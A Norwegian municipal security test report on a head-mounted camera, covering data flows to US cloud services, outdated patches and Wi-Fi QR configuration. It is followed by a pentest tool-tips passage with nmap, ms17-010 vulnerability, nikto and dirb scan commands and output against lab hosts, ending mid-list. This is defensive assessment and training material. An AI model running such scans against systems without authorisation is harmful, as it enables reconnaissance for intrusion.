Sikkerhetstesten har sett på hvilke tjenester som kjører på hodekameraet, og hvilken trafikk som går til og fra hodekameraet. Eksterne tjenester, det underliggende operativsystemet (Android), materialvalg, HMS, osv, er ikke en del av omfanget for testen.

Sikkerhetstesten er gjennomført som en black-box test.

5 Funn

Trafikkanalyse av hodekameraet viser at trafikken hovedsakelig går til USA med ett unntak, en tidsserver i Norge.

All kommunikasjon går kryptert, med unntaket av en initiell nettverks-forbindelses-sjekk. Dette er standard oppførsel i Android og således ikke et funn.

Under bruk var det ingen åpne porter / eksponerte tjenester kjørende på hodekameraet.

Hodekameraet gjorde navneoppslag mot Google analytics under bruk, det er uvisst om dette var initiert av det underliggende operativsystemet eller programvare tilknyttet hodekameraets funksjon. Uansett er dette verdt å merke seg da vi per nå ikke vet hvilken informasjon som oversendes for analyseformål, og i verste fall vil hodekameraet kunne avsløre geolokasjon for behandling som igjen kan føre til brudd på personvernet til de involverte partene, både behandler og pasient.

Følgende tabell viser trafikken til og fra hodekameraet under førstegangs oppstart og opptak av video:

Adresse	Pakker	Bytes	Organisasjon	Land	Protokoll
52.239.222.100	248,213	234 M	Microsoft	USA	TLS
104.22.5.184	547	156 k	Cloudflare	USA	TLS
104.22.4.184	390	110 k	Cloudflare	USA	TLS
20.49.109.129	135	33 k	Microsoft	USA	TLS
34.209.7.15	52	27 k	Amazon	USA	TLS
172.67.36.175	76	10 k	Cloudflare	USA	TLS
40.70.161.102	27	9037	Microsoft	USA	TLS
143.204.51.81	27	8617	Amazon	USA	TLS
142.250.74.4	22	7445	Google	USA	TLS
142.250.74.35	10	1005	Google	USA	HTTP
132.163.96.2	4	360	NIST	USA	NTP
170.72.231.161	3	342	Cisco Webex	USA	TLS
52.42.72.58	2	180	Amazon	USA	NTP
185.41.243.43	2	180	Viddy Networks	NORGE	NTP

5.1 Oppsummering av funn

Ref	Funn	Kritikalitet
5.2	Videostrømming til Azure (USA Øst)	Medium
5.3	Navneoppslag og trafikk mot Amerikanske tjenester	Lav
5.4	Manglende sikkerhetsoppdateringer	Informasjon
5.5	Konfigurasjon av trådløst nett	Informasjon

5.2 Videostrømming til Azure (USA Øst) [MEDIUM]


Datadump av trafikken under bruk viser at video-opptak strømmes direkte til Microsoft Azure, region US East 2.

Av ytelses- og personvernhensyn anbefales det at trafikken heller strømmes til et datasenter plassert i EU, fortrinnsvis i Norge.

De to påfølgende bilde-utklipp er hentet fra ServiceTags_Public_20220221.json

5.3 Navneoppslag og trafikk mot Amerikanske tjenester [LAV]

Trafikkanalyse viser navneoppslag og mindre mengde trafikk mot Amerikanske tjenester. Noen av oppslagene kommer fra det underliggende operativsystemet (Android), og noen er initiert av programvare på hodekameraet (oppslag mot Jodapro og Realwear). Grunnet krypteringen er det ikke mulig å se innholdet i trafikken.



5.3.1 Anbefalinger

- Benytt tjenester i EU/Norge der mulig.

5.4 Manglende sikkerhetsoppdateringer [INFORMASJON]

Hodekameraet kjører Android 10.0 med sikkerhetsoppdateringer fra mars 2019 og mangler de nyeste sikkerhetsoppdateringene. Da hodekameraet ikke kjører noen eksponerte tjenester, og er underlagt flåtestyring, anser vi ikke dette som en stor risiko, men vi velger fortsatt å ta det med i rapporten.

I følge manualen skal hodekameraet komme med sikkerhetsoppdateringer fra januar 2021, noe som ikke stemte overens med hodekameraet vi hadde fått utdelt.

5.4.1 Anbefalinger

- Installer de nyeste sikkerhetsoppdateringene.

5.5 Konfigurasjon av trådløst nett [INFORMASJON]

Konfigurasjon av trådløst nettverk gjøres ved å generere en QR-kode som så scannes av hodekameraet.

Denne QR-koden inneholder navn og passord til det trådløse nettverket i klartekst for WEP og WPA, og brukernavn med tilhørende passord i klartekst hvis man benytter EAP. Det anbefales at QR-koder ikke er tilgjengelig for uvedkommende.

Scan this code

On your HMT, go to My Programs > Configuration
then point the camera at this QR code

QR-Code:{"locale":"en-US","timezone":"Europe\/Oslo","date":null,"time":null,"wifi":{"ap":"MySSID","username":"","password":"MyPassword1","security":"WPA_PSK","eap_method":"","phase2":"","hidden":false}}

5.5.1 Anbefalinger


- Beskytt QR-koder for uautorisert avlesing

6 Vedlegg

6.1 Metode

Sikkerhetstestingen utført av Bærum kommune baserer seg på anerkjente åpne standarder innenfor penetrasjonstesting, som bl.a SANS (www.sans.org), OWASP (www.owasp.org), ISECOM OSSTMM (www.isecom.org) samt egen erfaring og kunnskap.

Egenutviklede programmer og verktøy benyttes for å lage automatiserte hendelser og skript tilpasses angrepsflaten.



Fase 1: Planlegging og scoping, verifisering av mottatt informasjon

Fase 2: Innsamling av informasjon fra åpne kilder, samt gjennomgang av overlevert dokumentasjon

Fase 3: Scanning og kartlegging av tjenester i scope

Fase 4: Manuell verifisering og sårbarhetsanalyse av resultater

Fase 5: Vurdering av kritikalitet og eventuell utnyttelse

Fase 6: Rapportering

6.2 Klassifisering

Bærum kommune benytter følgende klassifisering for å vurdere risikoen ved sårbarheter og funn avdekket ved interne sikkerhetstester. Klassifisering gjøres på skjønn ut fra hva testere vet om applikasjonen og bakenforliggende tjenester.

Klassifiseringene er listet opp nedenfor med tilhørende beskrivelse.

Funn som kategoriseres fra [MEDIUM] t.o.m. [KRITISK] anses som ikke tilfredsstillende i forhold til akseptabel risiko og tiltak må innføres.

[KRITISK]	Sårbarheter som eksponerer applikasjon eller infrastruktur for fullstendig overtakelse med stor risiko for tap av informasjon eller omdømme.
[HØY]	Sårbarheter som muliggjør delvis overtakelse av en løsning med moderat til høy risiko for tap av informasjon eller omdømme.
[MEDIUM]	Sårbarheter som kan utnytte funksjonalitet i et begrenset omfang, og kan medføre noe tap av informasjon eller omdømme.
[LAV]	Sårbarheter som kan forbedres iht ledende praksis eller har liten risiko i seg selv.
[INFO]	Funn som omfatter områder som kan forbedres. Slike funn har ingen risiko, men eksponerer informasjon som kan misbrukes ved større innsamlinger.

6.3 Verktøy

Verktøy	Beskrivelse
Wireshark	Verktøy for opptak og analyse av nettverkstrafikk
Burp Suite	Proxy for sikkerhetstesting og analyse av webtrafikk
Pineapple Tetra	Trådløst aksesspunkt for sikkerhetstesting
Ice 4G ruter	Trådløst nettverk med internettforbindelse
Nmap	Portskanner, brukes for å kartlegge hvilke tjenester som er eksponert


6.4 Referanser

Navn	URL
[redacted]	
Whois	https://www.whois.com

5. Oppfølging av funn

ID	Tittel	Klassifisering	Hva må utbedres	Ansvarlig	Utførende	Deadline	Kommentarer
5.2	Videostrømming til Azure (USA Øst)	MEDIUM	Flytte tjeneste til datasenter i Norge				
5.3	Navneoppslag og trafikk mot Amerikanske tjenester	LAV	Benytte tjenester i EU/Norge der mulig				
5.4	Manglende sikkerhetsoppdateringer	INFORMASJON	Installer de nyeste sikkerhetsoppdateringene				
5.5	Konfigurasjon av trådløst nett	INFORMASJON	Beskytt QR-koder for uautorisert avlesing				


Tips til verktøy



- Nmap
- Nikto
- Dirb
- Hydra
- SecLists
- Crackstation.net
- John the ripper
- Hashcat
- Wireshark
- Burp
- Nessus
- Metasploit
- Armitage
- Bloodhound
- ADalanche
- Ping Castle
- LOLbas
- GTFObins
- Exploit-db.com

Nmap

“Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing.”


kali@kali: ~
File Edit View Search Terminal Help
(kali㉿kali)-[~]
$ nmap -sP 10.0.0.1-100
Starting Nmap 7.92 (https://nmap.org) at 2022-08-23 04:18 EDT
Nmap scan report for _gateway (10.0.0.1)
Host is up (0.043s latency).
Nmap scan report for 10.0.0.5
Host is up (0.00066s latency).
Nmap scan report for 10.0.0.15
Host is up (0.00034s latency).
Nmap scan report for 10.0.0.16
Host is up (0.00038s latency).
Nmap scan report for 10.0.0.22
Host is up (0.00066s latency).
Nmap scan report for 10.0.0.23
Host is up (0.00064s latency).
Nmap done: 100 IP addresses (6 hosts up) scanned in 1.88 seconds
(kali㉿kali)-[~]
$

```
└─$ nmap -p- 10.0.0.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-23 04:09 EDT
Nmap scan report for 10.0.0.16
Host is up (0.00069s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
12320/tcp open  unknown
12321/tcp open  warehouse-sss
12322/tcp open  warehouse

Nmap done: 1 IP address (1 host up) scanned in 104.25 seconds


┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 12320,12321 10.0.0.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-23 04:13 EDT
Nmap scan report for 10.0.0.16
Host is up (0.00062s latency).

PORT      STATE SERVICE  VERSION
12320/tcp open  ssl/http ShellInABox
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kinsdemo.thk.lab
| Subject Alternative Name: DNS:kinsdemo.thk.lab, DNS:thk.lab, DNS:kinsdemo
| Not valid before: 2022-08-23T08:02:40
|_Not valid after:  2032-08-23T08:02:40
|_http-title: Shell In A Box
12321/tcp open  ssl/http MiniServ 1.970 (Webmin httpd)
|_ssl-date: TLS randomness does not represent time
|_http-title: Login to Webmin
|_http-server-header: MiniServ/1.970
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-cert: Subject: commonName=kinsdemo.thk.lab
| Subject Alternative Name: DNS:kinsdemo.thk.lab, DNS:thk.lab, DNS:kinsdemo
| Not valid before: 2022-08-23T08:02:40
|_Not valid after:  2032-08-23T08:02:40
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.23 seconds

┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script=smb-vuln-ms17-010.nse -Pn 192.168.122.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-19 03:50 EDT
Nmap scan report for win7wks (192.168.122.211)
Host is up (0.00031s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds

┌──(kali㉿kali)-[~]
└─$
```

Nikto

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.0.0.16
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.0.16
+ Target Hostname:    10.0.0.16
+ Target Port:        80
+ Start Time:         2022-08-23 04:20:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 8 (https://www.drupal.org)
+ Uncommon header 'x-drupal-cache' found, with contents: HIT
+ Uncommon header 'x-drupal-dynamic-cache' found, with contents: MISS
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/README.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/filter/tips' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/search/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/index.php/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 40 entries which should be manually viewed.
+ Allowed HTTP Methods: GET, POST
```

Dirb



DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

kali@kali: ~
File Edit View Search Terminal Help
(kali㉿kali)-[~]
$ dirb http://10.0.0.16

DIRB v2.22
By The Dark Raver

START_TIME: Tue Aug 23 04:26:16 2022
URL_BASE: http://10.0.0.16/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
---- Scanning URL: http://10.0.0.16/ ----
+ http://10.0.0.16/admin (CODE:403|SIZE:8547)
+ http://10.0.0.16/Admin (CODE:403|SIZE:8547)
+ http://10.0.0.16/ADMIN (CODE:403|SIZE:8547)
+ http://10.0.0.16/batch (CODE:403|SIZE:8547)
+ http://10.0.0.16/contact (CODE:200|SIZE:13119)
+ http://10.0.0.16/Contact (CODE:200|SIZE:13101)
==> DIRECTORY: http://10.0.0.16/core/
+ http://10.0.0.16/index.php (CODE:200|SIZE:10934)
+ http://10.0.0.16/install.mysql (CODE:403|SIZE:199)
+ http://10.0.0.16/install.pgsql (CODE:403|SIZE:199)
==> DIRECTORY: http://10.0.0.16/modules/
+ http://10.0.0.16/node (CODE:200|SIZE:10914)
==> DIRECTORY: http://10.0.0.16/profiles/
--> Testing: http://10.0.0.16/recovery

Hydra

A very fast network logon cracker which support many different services.

Currently this tool supports the following protocols:

